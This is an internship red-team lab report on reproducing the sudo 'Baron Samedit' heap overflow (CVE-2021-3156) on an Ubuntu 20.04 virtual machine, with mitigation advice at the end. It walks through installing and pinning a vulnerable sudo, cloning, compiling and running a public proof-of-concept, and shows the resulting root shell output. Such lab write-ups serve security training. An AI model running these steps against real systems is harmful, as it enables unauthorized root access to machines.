



Red Team – Offensive Security Report

Name: Asad Ali

Company: ITSOLERA Pvt Ltd

Department: Cybersecurity – Red Team

Task Title: CVE Exploit Research & Development

Internship Task: Offensive Security (Exploit Development for Known CVE-2021-3156 Sudo Buffer Overflow Linux)

Duration: 18th March 2026

1. Introduction

Cybersecurity Red Teams simulate real-world attackers in order to discover vulnerabilities before malicious actors exploit them. During this task, a publicly disclosed vulnerability was researched, replicated in a controlled environment, and exploited to demonstrate the potential security impact.

The vulnerability selected for this exercise is **CVE-2021-3156 Sudo Buffer Overflow Linux**, which affects the Linux privilege management tool **Sudo**.

The objective of this lab was to:

- Understand the vulnerability root cause
- Build a vulnerable environment
- Execute a proof-of-concept exploit
- Demonstrate privilege escalation
- Document the exploitation process and mitigation strategies

2. CVE Summary

CVE ID

CVE-2021-3156

Vulnerable Component

Sudo

Operating System Tested

Ubuntu 20.04

Vulnerability Type

Heap Buffer Overflow

Attack Category

Local Privilege Escalation

Severity

Critical (CVSS Score $\approx$ 7.8)

Description

CVE-2021-3156, also known as **Baron Samedit**, is a heap-based buffer overflow vulnerability in the sudo utility. The vulnerability occurs when sudo improperly processes command-line arguments in **sudoedit mode**.

Improper bounds checking allows attackers to overwrite memory structures on the heap, potentially leading to arbitrary code execution with root privileges.

An attacker with a low-privileged account can exploit this flaw to gain **full administrative access** to the system.

3. Root Cause Analysis

The vulnerability arises due to improper memory handling in the argument parsing logic of sudo.

When sudo processes user input containing backslashes in **sudoedit**, it incorrectly escapes characters and performs unsafe memory operations.

This leads to a **heap buffer overflow**, which allows attackers to overwrite memory regions and manipulate program execution.

Simplified attack flow:

User input → Improper argument parsing
→ Heap memory corruption
→ Privilege escalation
→ Root shell

This vulnerability remained undetected for over **10 years**, affecting most Linux distributions.

4. Lab Environment Setup

To safely replicate the vulnerability, an isolated lab environment was created using **VirtualBox**.

Virtual Machine Configuration

Parameter	Value
Operating System	Ubuntu 20.04
RAM	2 GB
CPU	2 cores
Disk	20 GB
Network	NAT

This setup ensures that exploitation testing is performed safely without affecting production systems.

5. Vulnerable Environment Preparation


The system was configured with a vulnerable version of **Sudo**.

Check installed version

```
sudo --version
```

Example output:

```
Sudo version 1.8.31
```

A terminal window with a dark background and a maroon title bar. The title bar contains a window icon and the text 'asad@ubuntu: ~'. The terminal shows the command 'sudo --version' being executed, with the following output: 'Sudo version 1.8.31', 'Sudoers policy plugin version 1.8.31', 'Sudoers file grammar version 46', and 'Sudoers I/O plugin version 1.8.31'. The prompt 'asad@ubuntu:~\$' is visible at the end of each line.

```
asad@ubuntu:~$ sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
asad@ubuntu:~$
```

This version falls within the vulnerable range for **CVE-2021-3156**.

Install Required Tools

```
sudo apt install -y build-essential git wget curl nano gcc make
```

Tool	Purpose
gcc	compile exploit
git	download PoC
make	compile projects
nano	edit files

```
asad@ubuntu:~$ sudo apt install -y build-essential git wget curl nano gcc make
[sudo] password for asad:
Sorry, try again.
[sudo] password for asad:
Reading package lists... Done
Building dependency tree
Reading state information... Done
gcc is already the newest version (4:9.3.0-1ubuntu2).
make is already the newest version (4.2.1-1.2).
build-essential is already the newest version (12.8ubuntu1.1).
curl is already the newest version (7.68.0-1ubuntu2.25).
git is already the newest version (1:2.25.1-1ubuntu3.14).
nano is already the newest version (4.8-1ubuntu1.1).
wget is already the newest version (1.20.3-1ubuntu2.1).
0 upgraded, 0 newly installed, 0 to remove and 1 not upgraded.
asad@ubuntu:~$
```

Download vulnerable package

wget http://archive.ubuntu.com/ubuntu/pool/main/s/sudo/sudo_1.8.31-1ubuntu1_amd64.deb

```
asad@ubuntu:~$ wget http://archive.ubuntu.com/ubuntu/pool/main/s/sudo/sudo_1.8.31-1ubuntu1_amd64.deb
--2026-03-18 04:13:20-- http://archive.ubuntu.com/ubuntu/pool/main/s/sudo/sudo_1.8.31-1ubuntu1_amd64.deb
Resolving archive.ubuntu.com (archive.ubuntu.com)... 91.189.92.24, 185.125.190.83, 91.189.92.22, ...
Connecting to archive.ubuntu.com (archive.ubuntu.com)|91.189.92.24|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 512808 (501K) [application/vnd.debian.binary-package]
Saving to: 'sudo_1.8.31-1ubuntu1_amd64.deb.1'

sudo_1.8.31-1ubuntu1 100%[=====>] 500.79K  525KB/s  in 1.0s

2026-03-18 04:13:21 (525 KB/s) - 'sudo_1.8.31-1ubuntu1_amd64.deb.1' saved [512808/512808]
```

.Install it: sudo dpkg -i sudo_1.8.31-1ubuntu1_amd64.deb

```
asad@ubuntu:~$ sudo dpkg -i sudo_1.8.31-1ubuntu1_amd64.deb
(Reading database ... 163813 files and directories currently installed.)
Preparing to unpack sudo_1.8.31-1ubuntu1_amd64.deb ...
Unpacking sudo (1.8.31-1ubuntu1) over (1.8.31-1ubuntu1) ...
Setting up sudo (1.8.31-1ubuntu1) ...
Processing triggers for man-db (2.9.1-1) ...
asad@ubuntu:~$
```

Verify Vulnerable Version: `sudo --version`

```
asad@ubuntu:~$ sudo --version
Sudo version 1.8.31
Sudoers policy plugin version 1.8.31
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.31
```

To prevent automatic patching, the sudo package was locked.

`sudo apt-mark hold sudo`

```
asad@ubuntu:~$ sudo apt-mark hold sudo
sudo set on hold.
asad@ubuntu:~$
```

A non-privileged user account was created to simulate an attacker.

`sudo adduser labuser`

`su - labuser`

```
asad@ubuntu:~$ sudo adduser labuser
adduser: The user 'labuser' already exists.
asad@ubuntu:~$ su - labuser
Password:
labuser@ubuntu:~$
```

The attack simulation was then performed from this user account.

6. Exploit Development

A publicly available Proof-of-Concept exploit was used to demonstrate the vulnerability.

Source code was obtained from **GitHub**.

Clone exploit repository

`git clone https://github.com/blasty/CVE-2021-3156.git`

Navigate into the directory:

```
labuser@ubuntu:~$ git clone https://github.com/blasty/CVE-2021-3156.git
fatal: destination path 'CVE-2021-3156' already exists and is not an empty directory.
labuser@ubuntu:~$ ls
CVE-2021-3156
labuser@ubuntu:~$
```

```
cd CVE-2021-3156
```

```
labuser@ubuntu:~$ ls
CVE-2021-3156
labuser@ubuntu:~$ cd CVE-2021-3156
labuser@ubuntu:~/CVE-2021-3156$
```

Repository contents:

```
hax.c
lib.c
Makefile
brute.sh
README.md
```

7. Exploit Compilation

The exploit source code was compiled using the **GNU Compiler Collection**.

Compilation command:

Make

```
labuser@ubuntu:~/CVE-2021-3156$ ls
brute.sh  hax.c  lib.c  libnss_X  Makefile  README.md  sudo-hax-me-a-sandwich
labuser@ubuntu:~/CVE-2021-3156$ make
rm -rf libnss_X
mkdir libnss_X
gcc -std=c99 -o sudo-hax-me-a-sandwich hax.c
gcc -fPIC -shared -o 'libnss_X/POp_SH3LLZ_ .so.2' lib.c
labuser@ubuntu:~/CVE-2021-3156$
```

This generated the executable exploit binary:

sudo-hax-me-a-sandwich

8. Exploit Execution

The exploit was executed with the target profile for Ubuntu 20.04.

```
./sudo-hax-me-a-sandwich 1
```

Exploit output:

```
labuser@ubuntu:~/CVE-2021-3156$ ./sudo-hax-me-a-sandwich 1

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **
[+] bling bling! We got it!
#
```

The # symbol indicates that a **root shell** was successfully obtained.

9. Proof of Exploitation

To verify privilege escalation, the following commands were executed.

whoami
id

output:

```
labuser@ubuntu:~/CVE-2021-3156$ ./sudo-hax-me-a-sandwich 1

** CVE-2021-3156 PoC by blasty <peter@haxx.in>

using target: Ubuntu 20.04.1 (Focal Fossa) - sudo 1.8.31, libc-2.31 ['/usr/bin/sudoedit'] (56, 54, 63, 212)
** pray for your rootshell.. **
[+] bling bling! We got it!
# whoami
root
#
#
# id
uid=0(root) gid=0(root) groups=0(root),1001(labuser)
#
#
# hostname
ubuntu
#
#
```

This confirms that the attacker successfully escalated privileges from a normal user to root.

Evidence includes:

- vulnerable sudo version
- exploit compilation
- exploit execution
- root shell verification

10. Security Impact

If exploited on a real system, this vulnerability allows attackers to:

- Gain root privileges
- Execute arbitrary commands
- Access sensitive system files
- Install persistent malware
- Control the entire system

Because sudo is installed on most Linux systems, the impact of this vulnerability is extremely severe.

11. Mitigation and Patch Recommendation

To mitigate this vulnerability, organizations should update sudo to a patched version.

Recommended actions include:

Update sudo

```
sudo apt update  
sudo apt upgrade sudo
```

Upgrade to version:

sudo 1.9.5p2 or later

Additional security practices:

- restrict unnecessary sudo privileges
- monitor privilege escalation attempts
- perform regular patch management
- conduct vulnerability scanning

12. Tools Used

Tool	Purpose
VMWARE	Virtualized lab environment
Ubuntu 20.04	Vulnerable target system
Git	Download exploit code
GCC	Compile exploit
Terminal	Execute commands

Additional research references included:

- MITRE
- Exploit-DB
- GTFOBins

13. Conclusion

This task successfully demonstrated the exploitation of **CVE-2021-3156**, a critical heap buffer overflow vulnerability in the sudo program.

A vulnerable environment was created using Ubuntu 20.04, and the publicly available exploit was compiled and executed by a non-privileged user. The exploit resulted in successful privilege escalation, granting root access to the attacker.

This exercise provided practical experience in:

- vulnerability analysis
- exploit execution
- privilege escalation techniques
- Red Team methodology
- security reporting

Understanding vulnerabilities like this helps cybersecurity professionals design better defenses and improve system security.

14. References

- MITRE CVE Database
- Exploit-DB
- GitHub
- GTFOBins
- PayloadsAllTheThings